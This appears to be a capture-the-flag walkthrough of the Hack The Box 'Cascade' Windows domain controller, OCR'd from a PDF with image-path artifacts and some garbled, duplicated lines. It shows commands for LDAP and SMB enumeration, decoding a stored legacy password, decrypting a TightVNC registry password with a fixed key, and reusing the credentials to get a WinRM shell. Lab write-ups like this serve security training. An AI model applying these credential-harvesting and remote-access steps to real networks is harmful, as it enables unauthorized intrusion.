
Cascade

Difficulty: Medium
OS: Windows

Nmap

Performing our basic nmap scan, we see quite a few ports open. The ones of immediate interest are the smb and rpc ports.



```
└─# nmap -A 10.10.10.182 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-18 19:32 EDT
Nmap scan report for 10.10.10.182
Host is up (0.080s latency).
Not shown: 987 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-06-18 23:37:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_
ft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 o
ows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Win
soft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows V
indows 7 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

SMB / RPC Enumeration

Doing my standard smbclient, smbmap, crackmapexec, and rpcclient show nothing. Looking it up, rpcclient should show something, but mine is not connecting for some odd reason. We can get around this with alternative crackmapexec functions along with ldap enumeration which I am not too familiar with. Doing these, we get a list of users.

```
┌──(root💀kali)-[~/htb/cascade]
└─# crackmapexec smb 10.10.10.182 --user                                    1 ⨯
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] Enumerated domain user(s)
SMB         10.10.10.182    445    CASC-DC1         cascade.local\CascGuest                badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\arksvc                   badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\s.smith                  badpwdcount: 0 baddpwdtime: 2020-01-28 18:26:35.277827
SMB         10.10.10.182    445    CASC-DC1         cascade.local\r.thompson               badpwdcount: 0 baddpwdtime: 2020-01-28 20:11:49.108117
SMB         10.10.10.182    445    CASC-DC1         cascade.local\util                     badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\j.wakefield              badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\s.hickson                badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\j.goodhand               badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\a.turnbull               badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\e.crowe                  badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\b.hanson                 badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\d.burman                 badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\BackupSvc                badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\j.allen                  badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         10.10.10.182    445    CASC-DC1         cascade.local\i.croft                  badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
```

crackmapexec smb 10.10.10.182 --user


```
┌──(root💀kali)-[~/htb/cascade]
└─# ldapsearch -x -b "dc=cascade,dc=local" -h 10.10.10.182 > ldapsearch.txt
```

```
cascadeLegacyPwd: clk0bjVldmE=
```

```
┌──(root💀kali)-[~/htb/cascade]
└─# grep -i cascadeLegacyPwd -B 10 ldapsearch.txt
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

ldapsearch -x -b "dc=cascade,dc=local" -h 10.10.10.182 > ldapsearch.txt

We could have possibly found this faster by simply sorting the output by the most unique lines in the output. Specifically, finding lines that only appear once. An example is below




cat ldapsearch.txt | awk '{print $1}' | sort | uniq -c | sort -nr

Print the first item, then sort, then group the output by the number of times it shows up, finally sort again by number from smallest to largest and reverse so we see the least amount at the bottom as in the screenshot above


Performing the crackmapexec enumeration, we get a list of users. Likewise, the ldapsearch scan does the same with more information, but we also get a password for the user “r.thompson” after a quick grep search.

This password is base64 encoded. Decoding it gets us the following




rY4n5eva

Taking these credentials over to smb, we find we have read access on the shares Data, NETLOGON, print$, and SYSVOL.



crackmapexec smb 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva' --shares

Using smbclient, we gain access to the share “DATA” and find some more directories. Going through these, we only have access to “IT”.



smbclient //10.10.10.182/Data -U 'r.thompson'

Enumerating the share, we find a file called “Meeting Notes June 2018”. Opening this html file shows us a temporary account called “TempAdmin” with the password being “the same as the normal admin account password.” If we can find the password of this tempadmin, then we may also get the admin account for this box.

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.


Steve


Enumeration could have been sped up by mounting the share and then using the find command. Example below:

mount -t cifs -o 'username=r.thompson,password=rY4n5eva' //10.10.10.182/Data /mnt/r.thompson/data

Find .

Another file I grabbed while doing my smbclient enumeration was "VNC Install.reg". Looking through this file, we see a line called "password" containing a hex value. Obviously we decrypt it.





echo 6bcf2a4b6e5aca0f | xxd -p -r

Looking at the output from xxd, we get some garbage value for a password. Looking up if tightvnc (we got this info from the VNC file earlier) has a special password type, we find it does. I am following this github tutorial to decrypt it, hopefully

https://github.com/frizb/PasswordDecrypts

```
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

irb: warn: can't alias jobs from irb_jobs.
>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
=> "\x17Rk\x06#NX\a"
>> require 'rex/proto/rfb'
=> true
>> Rex::Proto::RFB::Cipher.decrypt ["6bcf2a4b6e5aca0f"].pack('H*'), fixedkey
=> "sT333ve2"
>>
```

>> fixedkey = "\x17\x52\x6b\x06\x23\x4e\x58\x07"
=> "\x17Rk\x06#NX\a"
>> require 'rex/proto/rfb'
=> true
>> Rex::Proto::RFB::Cipher.decrypt ["6bcf2a4b6e5aca0f"].pack('H'), fixedkey*
*=> **"sT333ve2"***

We got a password. This will most likely be used for user “s.smith” considering we found the file containing this password in his directory. Taking it over to crackmap, we confirm this and find he has read privileges on “Audit$”.

```
┌──(root💀kali)-[~/htb/cascade]
└─# crackmapexec smb 10.10.10.182 -u 's.smith' -p 'sT333ve2' --shares
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (doma
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\s.smith:sT333ve2
SMB         10.10.10.182    445    CASC-DC1         [+] Enumerated shares
SMB         10.10.10.182    445    CASC-DC1         Share           Permissions     Remark
SMB         10.10.10.182    445    CASC-DC1         -----           -----------     ------
SMB         10.10.10.182    445    CASC-DC1         ADMIN$                          Remote Admin
SMB         10.10.10.182    445    CASC-DC1         Audit$          READ
SMB         10.10.10.182    445    CASC-DC1         C$                              Default share
SMB         10.10.10.182    445    CASC-DC1         Data            READ
SMB         10.10.10.182    445    CASC-DC1         IPC$                            Remote IPC
SMB         10.10.10.182    445    CASC-DC1         NETLOGON        READ            Logon server share
SMB         10.10.10.182    445    CASC-DC1         print$          READ            Printer Drivers
SMB         10.10.10.182    445    CASC-DC1         SYSVOL          READ            Logon server share
```

crackmapexec smb 10.10.10.182 -u 's.smith' -p 'sT333ve2' --shares

Mounting this share, we find a couple interesting files.

```
┌──(root💀kali)-[/mnt/s.smith/audit]
└─# mount -t cifs -o 'username=s.smith,password=sT333ve2' //10.10.10.182/Audit$ /mnt/s.smith/audit
```

mount -t cifs -o 'username=s.smith,password=sT333ve2' //10.10.10.182/Audit$ /mnt/s.smith/audit

```
┌──(root💀kali)-[/mnt/s.smith/audit]
└─# ls
CascAudit.exe  CascCrypto.dll  DB  RunAudit.bat  System.Data.SQLite.dll  System.Data.SQLite.EF6.dll  x64  x86
```


Going back a little, we test if s.smith has winrm access. Doing this shows we do.

```
┌──(root💀kali)-[/mnt/s.smith/audit]
└─# crackmapexec winrm 10.10.10.182 -u s.smith -p 'sT333ve2'
WINRM       10.10.10.182    5985   CASC-DC1         [*] Windows 6.1 Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM       10.10.10.182    5985   CASC-DC1         [*] http://10.10.10.182:5985/wsman
WINRM       10.10.10.182    5985   CASC-DC1         [+] cascade.local\s.smith:sT333ve2 (Pwn3d!)
```


crackmapexec winrm 10.10.10.182 -u s.smith -p 'sT333ve2'


User : s.smith

Utilizing evil-winrm, we get a shell on the box.



Performing some first enumeration, we see we are part of the IT and Audit Share groups. I attempted to use “systeminfo” but we apparently cannot run it. Since the shell is powershell and we are on active directory, I use a “net user” command to check my account’s information.


Evil-WinRM PS C:\Users\s.smith\Documents> whoami /all
USER INFORMATION
User Name SID
cascade\s.smith S-1-5-21-3332504370-1206983947-1165150453-1107
GROUP INFORMATION
Group Name Type SID
Everyone Well-known group S-1-1-0
BUILTIN\Users Alias S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554
NT AUTHORITY\NETWORK Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11
NT AUTHORITY\This Organization Well-known group S-1-5-15
CASCADE\Data Share Alias S-1-5-21-3332504370-12
CASCADE\Audit Share Alias S-1-5-21-3332504370-12
CASCADE\IT Alias S-1-5-21-3332504370-12
CASCADE\Remote Management Users Alias S-1-5-21-3332504370-12
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
PRIVILEGES INFORMATION
Privilege Name Description State
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

